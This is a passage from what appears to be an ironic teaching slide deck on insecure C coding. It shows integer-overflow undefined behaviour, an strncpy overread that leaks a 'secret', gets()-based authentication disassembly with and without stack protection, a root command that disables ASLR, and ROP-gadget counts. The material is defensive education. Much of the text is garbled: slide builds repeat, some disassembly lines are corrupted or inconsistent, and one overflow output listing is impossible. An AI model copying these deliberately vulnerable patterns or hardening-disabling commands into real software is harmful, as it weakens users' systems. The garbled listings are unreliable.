    return answer - seed;
}
```

main.c

```
#include <stdio.h>
#include <limits.h>

int the_answer(int);
int main(void)
{
    printf("The answer is:\n");
    int a = the_answer(INT_MAX);
    printf("%d\n", a);
}
```

```
$ cc main.c &gt;
The anw<
```



Trick #6:

Write insecure code by only assuming valid
input values

Remember... when you have undefined
behavior, anything can happen!

Integer overflow gives undefined behavior. If you want to prevent this to happen you must write the logic yourself. This is the spirit of C, you don't get code you have not asked for.



```
#include <stdio.h>
#include <limits.h>

void foo(void)
{
    int i = INT_MAX - 3;
    while (i > 0)
        printf("%d\n", i++);
}

int main(void)
{
    foo();
}
```

```
#include <stdio.h>
#include <limits.h>

void foo(void)
{
    int i = INT_MAX - 3;
    while (i > 0)
        printf("%d\n", i++);
}

int main(void)
{
    foo();
}
```

```
$ cc foo.c && ./a.out
```

```
#include <stdio.h>
#include <limits.h>

void foo(void)
{
    int i = INT_MAX - 3;
    while (i > 0)
        printf("%d\n", i++);
}

int main(void)
{
    foo();
}
```

```
$ cc foo.c && ./a.out
2147483644
```

```
#include <stdio.h>
#include <limits.h>

void foo(void)
{
    int i = INT_MAX - 3;
    while (i > 0)
        printf("%d\n", i++);
}

int main(void)
{
    foo();
}
```

```
$ cc foo.c && ./a.out
2147483644
2147483645
```

```
#include <stdio.h>
#include <limits.h>

void foo(void)
{
    int i = INT_MAX - 3;
    while (i > 0)
        printf("%d\n", i++);
}

int main(void)
{
    foo();
}
```

```
$ cc foo.c && ./a.out
2147483644
2147483645
2147483646
```

```
#include <stdio.h>
#include <limits.h>

void foo(void)
{
    int i = INT_MAX - 3;
    while (i > 0)
        printf("%d\n", i++);
}

int main(void)
{
    foo();
}
```

```
$ cc foo.c && ./a.out
2147483644
2147483645
2147483646
2147483647
```

```
#include <stdio.h>
#include <limits.h>

void foo(void)
{
    int i = INT_MAX - 3;
    while (i > 0)
        printf("%d\n", i++);
}

int main(void)
{
    foo();
}
```

```
$ cc foo.c && ./a.out
2147483644
2147483645
2147483646
2147483647
$ cc -O2 foo.c && ./a.out
```

```
#include <stdio.h>
#include <limits.h>

void foo(void)
{
    int i = INT_MAX - 3;
    while (i > 0)
        printf("%d\n", i++);
}

int main(void)
{
    foo();
}
```

```
$ cc foo.c && ./a.out
2147483644
2147483645
2147483646
2147483647
$ cc -O2 foo.c && ./a.out
2147483644
```

```
#include <stdio.h>
#include <limits.h>

void foo(void)
{
    int i = INT_MAX - 3;
    while (i > 0)
        printf("%d\n", i++);
}

int main(void)
{
    foo();
}
```

```
$ cc foo.c && ./a.out
2147483644
2147483645
2147483646
2147483647
$ cc -O2 foo.c && ./a.out
2147483644
2147483645
```

```
#include <stdio.h>
#include <limits.h>

void foo(void)
{
    int i = INT_MAX - 3;
    while (i > 0)
        printf("%d\n", i++);
}

int main(void)
{
    foo();
}
```

```
$ cc foo.c && ./a.out
2147483644
2147483645
2147483646
2147483647
$ cc -O2 foo.c && ./a.out
2147483644
2147483645
2147483646
```

```
#include <stdio.h>
#include <limits.h>

void foo(void)
{
    int i = INT_MAX - 3;
    while (i > 0)
        printf("%d\n", i++);
}

int main(void)
{
    foo();
}
```

```
$ cc foo.c && ./a.out
2147483644
2147483645
2147483646
2147483647
$ cc -O2 foo.c && ./a.out
2147483644
2147483645
2147483646
2147483647
```

```
#include <stdio.h>
#include <limits.h>

void foo(void)
{
    int i = INT_MAX - 3;
    while (i > 0)
        printf("%d\n", i++);
}

int main(void)
{
    foo();
}
```

```
$ cc foo.c && ./a.out
2147483644
2147483645
2147483646
2147483647
$ cc -O2 foo.c && ./a.out
2147483644
2147483645
2147483646
2147483647
-2147483648
```

```
#include <stdio.h>
#include <limits.h>

void foo(void)
{
    int i = INT_MAX - 3;
    while (i > 0)
        printf("%d\n", i++);
}

int main(void)
{
    foo();
}
```

```
$ cc foo.c && ./a.out
2147483644
2147483645
2147483646
2147483647
$ cc -O2 foo.c && ./a.out
2147483644
2147483645
2147483646
2147483647
-2147483648
-2147483647
-2147483646
-2147483645
-2147483644
-2147483643
-2147483642
-2147483641
-2147483640
-2147483639
-2147483638
-2147483637
-2147483636
-2147483635
-2147483634
```

```
#include <stdio.h>
#include <limits.h>

void foo(void)
{
    int i = INT_MAX - 3;
    while (i > 0)
        printf("%d\n", i++);
}

int main(void)
{
    foo();
}
```

```
$ cc foo.c && ./a.out
2147483644
2147483645
2147483646
2147483647
$ cc -O2 foo.c && ./a.out
2147483644
2147483645
2147483646
2147483647
-2147483648
-2147483647
-2147483646
-2147483645
-2147483644
-2147483643
-2147483642
-2147483641
-2147483640
-2147483639
-2147483638
-2147483637
-2147483636
-2147483635
-2147483634
```

```
#include <stdio.h>
#include <limits.h>

void foo(void)
{
    int i = INT_MAX - 3;
    while (true)
        printf("%d\n", i++);
}

int main(void)
{
    foo();
}
```

```
$ cc foo.c && ./a.out
2147483644
2147483645
2147483646
2147483647
$ cc -O2 foo.c && ./a.out
2147483644
2147483645
2147483646
2147483647
-2147483648
-2147483647
-2147483646
-2147483645
-2147483644
-2147483643
-2147483642
-2147483641
-2147483640
-2147483639
-2147483638
-2147483637
-2147483636
-2147483635
-2147483634
```

```
#include <stdio.h>
#include <limits.h>

void foo(void)
{
    int i = INT_MAX - 3;
    while (true)
        printf("%d\n", i++);
}

int main(void)
{
    foo();
}
```

Trick #7:

Write insecure code by letting the optimizer
remove apparently critical code

```
$ cc foo.c && ./a.out
2147483644
2147483645
2147483646
2147483647
$ cc -O2 foo.c && ./a.out
2147483644
2147483645
2147483646
2147483647
2147483648
2147483649
2147483640
2147483639
2147483638
2147483637
2147483636
2147483635
2147483634
```



```
#include <stdio.h>
#include <string.h>

void foo(char * str)
{
    char secret[] = "Joshua";
    char buffer[16];
    strncpy(buffer, str, sizeof buffer);

    printf("%s\n", buffer);
    // ...
}

int main(void)
{
    foo("David");
    foo("globalthermonuclearwar");
}
```

```
#include <stdio.h>
#include <string.h>

void foo(char * str)
{
    char secret[] = "Joshua";
    char buffer[16];
    strncpy(buffer, str, sizeof buffer);

    printf("%s\n", buffer);
    // ...
}

int main(void)
{
    foo("David");
    foo("globalthermonuclearwar");
}
```

```
foo.c && ./a.out
```

```
#include <stdio.h>
#include <string.h>

void foo(char * str)
{
    char secret[] = "Joshua";
    char buffer[16];
    strncpy(buffer, str, sizeof buffer);

    printf("%s\n", buffer);
    // ...
}

int main(void)
{
    foo("David");
    foo("globalthermonuclearwar");
}
```

```
foo.c && ./a.out
David
```

```
#include <stdio.h>
#include <string.h>

void foo(char * str)
{
    char secret[] = "Joshua";
    char buffer[16];
    strncpy(buffer, str, sizeof buffer);

    printf("%s\n", buffer);
    // ...
}

int main(void)
{
    foo("David");
    foo("globalthermonuclearwar");
}
```

```
foo.c && ./a.out
David
globalthermonuclJoshua
```

```
#include <stdio.h>
#include <string.h>

void foo(char * str)
{
    char secret[] = "Joshua";
    char buffer[16];
    strncpy(buffer, str, sizeof buffer);
    buffer[sizeof buffer - 1] = '\0';
    printf("%s\n", buffer);
    // ...
}

int main(void)
{
    foo("David");
    foo("globalthermonuclearwar");
}
```

```
foo.c && ./a.out
David
globalthermonuclJoshua
```

```
#include <stdio.h>
#include <string.h>

void foo(char * str)
{
    char secret[] = "Joshua";
    char buffer[16];
    strncpy(buffer, str, sizeof buffer);
    buffer[sizeof buffer - 1] = '\0';
    printf("%s\n", buffer);
    // ...
}

int main(void)
{
    fo
    foo
```

Trick #8:

Write insecure code by using library
functions incorrectly



```
foo.c && ./a.out
David
globalthermonuclJoshua
```

compiled with -fno-stack-protector

```
080484c8    <authenticate_and_launch>:  
080484c8    push   ebp  
080484c9    mov    ebp,esp  
080484cb   sub    esp,0x28  
  
080484ce   mov    DWORD PTR [ebp-0x10],0x2  
080484d5   mov    BYTE PTR [ebp-0x9],0x0  
080484d9   mov    DWORD PTR [esp],0x8048617  
080484e0   call   8048360 <printf@plt>  
080484e5   lea    eax,[ebp-0x18]  
080484e8   mov    DWORD PTR [esp],eax  
080484eb   call   8048370 <gets@plt>  
080484f0   mov    DWORD PTR [esp+0x4],0x8048620  
080484f8   lea    eax,[ebp-0x18]  
080484fb   mov    DWORD PTR [esp],eax  
080484fe   call   8048350 <strcmp@plt>  
08048503   test  eax, eax  
08048505   jne   804850b <authenticate_and_launch+0x43>  
08048507   mov    BYTE PTR [ebp-0x9],0x1  
0804850b   cmp    BYTE PTR [ebp-0x9],0x0  
0804850f   je    8048528 <authenticate_and_launch+0x60>  
08048511   mov    DWORD PTR [esp],0x8048627  
08048518   call   8048380 <puts@plt>  
0804851d   mov    eax,DWORD PTR [ebp-0x10]  
08048520   mov    DWORD PTR [esp],eax  
08048523   call   80484ad <launch_missiles>  
08048528   movzx eax,BYTE PTR [ebp-0x9]  
0804852c   xor    eax,0x1  
0804852f   test  al,al  
08048531   je    804853f <authenticate_and_launch+0x77>  
08048533   mov    DWORD PTR [esp],0x8048636  
0804853a   call   8048380 <puts@plt>  
  
0804853f   leave  
08048540   ret
```

compiled with -fstack-protector

```
08048518    <authenticate_and_launch>:  
08048518    push   ebp  
08048519    mov    ebp,esp  
0804851b   sub    esp,0x38  
0804851e   mov    eax,gs:0x14  
08048524   mov    DWORD PTR [ebp-0xc],eax  
08048527   xor    eax,eax  
08048529   mov    DWORD PTR [ebp-0x18],0x2  
08048530   mov    BYTE PTR [ebp-0x19],0x0  
08048534   mov    DWORD PTR [esp],0x8048687  
0804853b   call   80483a0 <printf@plt>  
08048540   lea    eax,[ebp-0x14]  
08048543   mov    DWORD PTR [esp],eax  
08048546   call   80483b0 <gets@plt>  
0804854b   mov    DWORD PTR [esp+0x4],0x8048690  
08048553   lea    eax,[ebp-0x14]  
08048556   mov    DWORD PTR [esp],eax  
08048559   call   8048390 <strcmp@plt>  
0804855e   test  eax, eax  
08048560   jne   8048566 <authenticate_and_launch+0x4e>  
08048562   mov    BYTE PTR [ebp-0x19],0x1  
08048566   cmp    BYTE PTR [ebp-0x19],0x0  
0804856a   je    8048583 <authenticate_and_launch+0x6b>  
0804856c   mov    DWORD PTR [esp],0x8048697  
08048573   call   80483d0 <puts@plt>  
08048578   mov    eax,DWORD PTR [ebp-0x18]  
0804857b   mov    DWORD PTR [esp],eax  
0804857e   call   80484fd <launch_missiles>  
08048583   movzx eax,BYTE PTR [ebp-0x19]  
08048587   xor    eax,0x1  
0804858a   test  al,al  
0804858c   je    804859a <authenticate_and_launch+0x82>  
0804858e   mov    DWORD PTR [esp],0x80486a6  
08048595   call   80483d0 <puts@plt>  
0804859a   mov    eax,DWORD PTR [ebp-0xc]  
0804859d   xor    eax,DWORD PTR gs:0x14  
080485a4   je    80485ab <authenticate_and_launch+0x93>  
080485a6   call   80483c0 <__stack_chk_fail@plt>  
080485ab   leave  
080485ac   ret
```

compiled with -fno-stack-protector

```
080484c8 <authenticate_and_launch>:  
080484c8 push    ebp  
080484c9 mov     ebp,esp  
080484cb sub     esp,0x28  
  
080484ce mov     DWORD PTR [ebp-0x10],0x2  
080484d5 mov     BYTE PTR [ebp-0x9],0x0  
080484d9 mov     DWORD PTR [ebp-0x10],0x2  
080484e0 call    804848 $ gcc -fno-stack-protector launch.c  
080484e5 lea     eax,[ebp-0x18]  
080484e8 mov     DWORD PTR [esp],eax  
080484eb call    8048370 <gets@plt>  
080484f0 mov     DWORD PTR [esp+0x4],0x8048620  
080484f8 lea     eax,[ebp-0x18]  
080484fb mov     DWORD PTR [esp],eax  
080484fe call    8048350 <strcmp@plt>  
08048503 test   eax, eax  
08048505 jne    804850b <authenticate_and_launch+0x43>  
08048507 mov     BYTE PTR [ebp-0x9],0x1  
0804850b cmp     BYTE PTR [ebp-0x9],0x0  
0804850f je     8048528 <authenticate_and_launch+0x60>  
08048511 mov     DWORD PTR [esp],0x8048627  
08048518 call    8048380 <puts@plt>  
0804851d mov     eax,DWORD PTR [ebp-0x10]  
08048520 mov     DWORD PTR [esp],eax  
08048523 call    80484ad <launch_missiles>  
08048528 movzx  eax,BYTE PTR [ebp-0x9]  
0804852c xor    eax,0x1  
0804852f test   al,al  
08048531 je     804853f <authenticate_and_launch+0x77>  
08048533 mov     DWORD PTR [esp],0x8048636  
0804853a call    8048380 <puts@plt>  
  
0804853f leave  
08048540 ret
```

compiled with -fstack-protector

```
08048518 <authenticate_and_launch>:  
08048518 push    ebp  
08048519 mov     ebp,esp  
0804851b sub     esp,0x38  
0804851e mov     eax,gs:0x14  
08048524 mov     DWORD PTR [ebp-0xc],eax  
08048527 xor    eax,eax  
08048529 mov     DWORD PTR [ebp-0x18],0x2  
08048530 mov     BYTE PTR [ebp-0x19],0x0  
08048530 x8048687 lt>  
08048540 lea     eax,[ebp-0x14]  
08048543 mov     DWORD PTR [esp],eax  
08048546 call    80483b0 <gets@plt>  
0804854b mov     DWORD PTR [esp+0x4],0x8048690  
08048553 lea     eax,[ebp-0x14]  
08048556 mov     DWORD PTR [esp],eax  
08048559 call    8048390 <strcmp@plt>  
0804855e test   eax, eax  
08048560 jne    8048566 <authenticate_and_launch+0x4e>  
08048562 mov     BYTE PTR [ebp-0x19],0x1  
08048566 cmp     BYTE PTR [ebp-0x19],0x0  
0804856a je     8048583 <authenticate_and_launch+0x6b>  
0804856c mov     DWORD PTR [esp],0x8048697  
08048573 call    80483d0 <puts@plt>  
08048578 mov     eax,DWORD PTR [ebp-0x18]  
0804857b mov     DWORD PTR [esp],eax  
0804857e call    80484fd <launch_missiles>  
08048583 movzx  eax,BYTE PTR [ebp-0x19]  
08048587 xor    eax,0x1  
0804858a test   al,al  
0804858c je     804859a <authenticate_and_launch+0x82>  
0804858e mov     DWORD PTR [esp],0x80486a6  
08048595 call    80483d0 <puts@plt>  
0804859a mov     eax,DWORD PTR [ebp-0xc]  
0804859d xor    eax,DWORD PTR gs:0x14  
080485a4 je     80485ab <authenticate_and_launch+0x93>  
080485a6 call    80483c0 <__stack_chk_fail@plt>  
080485ab leave  
080485ac ret
```

compiled with -fno-stack-protector

```
080484c8 <authenticate_and_launch>:  
080484c8 push ebp  
080484c9 mov ebp,esp  
080484cb sub esp,0x28  
  
080484ce mov DWORD PTR [ebp-0x10],0x2  
080484d5 mov BYTE PTR [ebp-0x9],0x0  
080484d9 mov DWORD PTR [ebp-0x18],0x2  
080484e0 call 8048370 <gets@plt>  
080484e5 lea eax,[ebp-0x18]  
080484e8 mov DWORD PTR [esp],eax  
080484eb call 8048370 <gets@plt>  
080484f0 mov DWORD PTR [esp+0x4],0x8048620  
080484f8 lea eax,[ebp-0x18]  
080484fb mov DWORD PTR [esp],eax  
080484fe call 8048350 <strcmp@plt>  
08048503 test eax,eax  
08048505 jne 804850b <authenticate_and_launch+0x1>  
08048507 mov BYTE PTR [ebp-0x9],0x1  
0804850b cmp BYTE PTR [ebp-0x9],0x0  
0804850f je 8048528 <authenticate_and_launch+0x5b>  
08048511 mov DWORD PTR [esp],0x8048636  
08048518 call 8048380 <puts@plt>  
0804851d mov eax,DWORD PTR [esp]  
08048520 mov DWORD PTR [esp],0x8048636  
08048523 call 8048370 <puts@plt>  
08048528 movzx eax,WORD PTR [esp]  
0804852c xor eax,0x1  
0804852f test al,al  
08048531 je 804853a <authenticate_and_launch+0x77>  
08048533 mov DWORD PTR [esp],0x8048636  
0804853a call 8048370 <puts@plt>  
  
0804853f leave  
08048540 ret
```

Trick #9:

Disable stack protection

compiled with -fstack-protector

```
08048518 <authenticate_and_launch>:  
08048518 push ebp  
08048519 mov ebp,esp  
0804851b sub esp,0x38  
0804851e mov eax,gs:0x14  
08048524 mov DWORD PTR [ebp-0xc],eax  
08048527 xor eax,eax  
08048529 mov DWORD PTR [ebp-0x18],0x2  
08048530 mov BYTE PTR [ebp-0x19],0x0  
08048533 <authenticate_and_launch+0x4e>  
08048537 mov BYTE PTR [ebp-0x19],0x1  
0804853b cmp BYTE PTR [ebp-0x19],0x0  
0804853f je 8048583 <authenticate_and_launch+0x6b>  
08048543 mov DWORD PTR [esp],0x8048697  
08048546 call 80483d0 <puts@plt>  
0804854b mov eax,DWORD PTR [ebp-0x18]  
08048553 xor eax,0x1  
08048557 mov DWORD PTR [esp],eax  
0804855b call 80484fd <launch_missiles>  
0804855e movzx eax,BYTE PTR [ebp-0x19]  
08048557 xor eax,0x1  
0804858a test al,al  
0804858c je 804859a <authenticate_and_launch+0x82>  
0804858e mov DWORD PTR [esp],0x80486a6  
08048595 call 80483d0 <puts@plt>  
0804859a mov eax,DWORD PTR [ebp-0xc]  
0804859d xor eax,DWORD PTR gs:0x14  
080485a4 je 80485ab <authenticate_and_launch+0x93>  
080485a6 call 80483c0 <__stack_chk_fail@plt>  
080485ab leave  
080485ac ret
```




```
$ sudo sh
```

```
$ sudo sh  
# echo 0 > /proc/sys/kernel/randomize_va_space
```

```
$ sudo sh  
# echo 0 > /proc/sys/kernel/randomize_va_space
```

```
$ gcc -fno-pic -fno-pie -o launch launch.c
```

```
$ sudo sh  
# echo 0 > /proc/sys/kernel/randomize_va_s
```

```
$ gcc -fno-pic -fno-pi
```

Trick #10:

Disable ASLR whenever you can.







Trick #11:
Avoid hardware and operating systems that
enforce DEP/W^X/NX-bit




```
$ gcc -o launch_shared launch.c
```

```
$ gcc -o launch_shared launch.c  
$ gcc -static -o launch_static launch.c
```

```
$ gcc -o launch_shared launch.c
$ gcc -static -o launch_static launch.c
$ ls -al launch*
```

```
$ gcc -o launch_shared launch.c
$ gcc -static -o launch_static launch.c
$ ls -al launch*
-rw-r--r-- 1 oma oma    728 juni  5 13:14 launch.c
```

```
$ gcc -o launch_shared launch.c
$ gcc -static -o launch_static launch.c
$ ls -al launch*
-rw-r--r-- 1 oma oma    728 juni    5 13:14 launch.c
-rwxrwxr-x 1 oma oma   7573 juni    5 13:17 launch_shared
```

```
$ gcc -o launch_shared launch.c
$ gcc -static -o launch_static launch.c
$ ls -al launch*
-rw-r--r-- 1 oma oma    728 juni  5 13:14 launch.c
-rwxrwxr-x 1 oma oma   7573 juni  5 13:17 launch_shared
-rwxrwxr-x 1 oma oma 780250 juni  5 13:17 launch_static
```

```
$ gcc -o launch_shared launch.c
$ gcc -static -o launch_static launch.c
$ ls -al launch*
-rw-r--r-- 1 oma oma    728 juni  5 13:14 launch.c
-rwxrwxr-x 1 oma oma   7573 juni  5 13:17 launch_shared
-rwxrwxr-x 1 oma oma 780250 juni  5 13:17 launch_static
$ python ROPgadget.py --binary launch_shared | tail -1
```

```
$ gcc -o launch_shared launch.c
$ gcc -static -o launch_static launch.c
$ ls -al launch*
-rw-r--r-- 1 oma oma    728 juni  5 13:14 launch.c
-rwxrwxr-x 1 oma oma  7573 juni  5 13:17 launch_shared
-rwxrwxr-x 1 oma oma 780250 juni  5 13:17 launch_static
$ python ROPgadget.py --binary launch_shared | tail -1
Unique gadgets found: 76
```

```
$ gcc -o launch_shared launch.c
$ gcc -static -o launch_static launch.c
$ ls -al launch*
-rw-r--r-- 1 oma oma    728 juni  5 13:14 launch.c
-rwxrwxr-x 1 oma oma  7573 juni  5 13:17 launch_shared
-rwxrwxr-x 1 oma oma 780250 juni  5 13:17 launch_static
$ python ROPgadget.py --binary launch_shared | tail -1
Unique gadgets found: 76
$ python ROPgadget.py --binary launch_static | tail -1
```

```
$ gcc -o launch_shared launch.c
$ gcc -static -o launch_static launch.c
$ ls -al launch*
-rw-r--r-- 1 oma oma    728 juni  5 13:14 launch.c
-rwxrwxr-x 1 oma oma  7573 juni  5 13:17 launch_shared
-rwxrwxr-x 1 oma oma 780250 juni  5 13:17 launch_static
$ python ROPgadget.py --binary launch_shared | tail -1
Unique gadgets found: 76
$ python ROPgadget.py --binary launch_static | tail -1
Unique gadgets found: 9673
```

```
$ gcc -o launch_shared launch.c
$ gcc -static -o launch_static launch.c
$ ls -al launch*
-rw-r--r-- 1 oma oma    728 juni  5 13:14 launch.c
-rwxrwxr-x 1 oma oma  7573 juni  5 13:17 launch_shared
-rwxrwxr-x 1 oma oma 780250 juni  5 13:17 launch_static
$ python ROPgadget.py --binary launch_shared | tail -n 1
Unique gadgets found: 76
$ python ROPgadget.py --binary launch_static | tail -n 1
Unique gadgets found: 9673
```



Trick #12:

Make it easy to find many ROP gadgets in your
program


```
$ openssl dgst -sha256 ./launch
```


```
$ openssl dgst -sha256 ./launch  
568ef1de39115c381aa3fa67f8f31fad5ba262a2b1f2dc70812609c9f5a76dcb
```

```
$ openssl dgst -sha256 ./launch  
568ef1de39115c381aa3fa67f8f31fad5ba262a2b1f2dc70812609c9f5a76dcb
```

```
$ openssl dgst -sha256 ./launch  
568ef1de39115c381aa3fa67f8f31fad5ba262a2b1f2dc70812609c9f5a76dcb
```


Trick #13:
Skip integrity checks when installing and
running new software.







Trick #0:
Never ever let other programmers review
your code



Some tricks for insecure coding in C and C++


- #0 Never ever let other programmers review your code
- #1 Write insecure code by depending on a particular evaluation order
- #2 Write insecure code by breaking the sequencing rules
- #3 Write insecure code where the result depends on the compiler
- #4 Write insecure code by knowing the blind spots of your compilers
- #5 Write insecure code by messing up the internal state of the program.
- #6 Write insecure code by only assuming valid input values
- #7 Write insecure code by letting the optimizer remove apparently critical code
- #8 Write insecure code by using library functions incorrectly
- #9 Disable stack protection
- #10 Disable ASLR whenever you can.
- #11 Avoid hardware and operating systems that enforce DEP/W^X/NX-bit
- #12 Make it easy to find many ROP gadgets in your program
- #13 Skip integrity checks when installing and running new software.

... and of course, there are plenty more tricks not covered here...


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
Resources



"C Programming Language" by Kernighan and Ritchie is a book that you need to read over and over again. Security vulnerabilities and bugs in C are very often just a result of not using the language correctly. Instead of trying to remember everything as it is formally written in the C standard, it is better to try to understand the spirit of C and try to understand why things are designed as they are in the language. Nobody tells this story better than K&R.



I got my first serious journey into deeper understanding of C came when I read Peter van der Linden wonderful book "Expert C programming" (1994). I still consider it as one of the best books ever written about C.

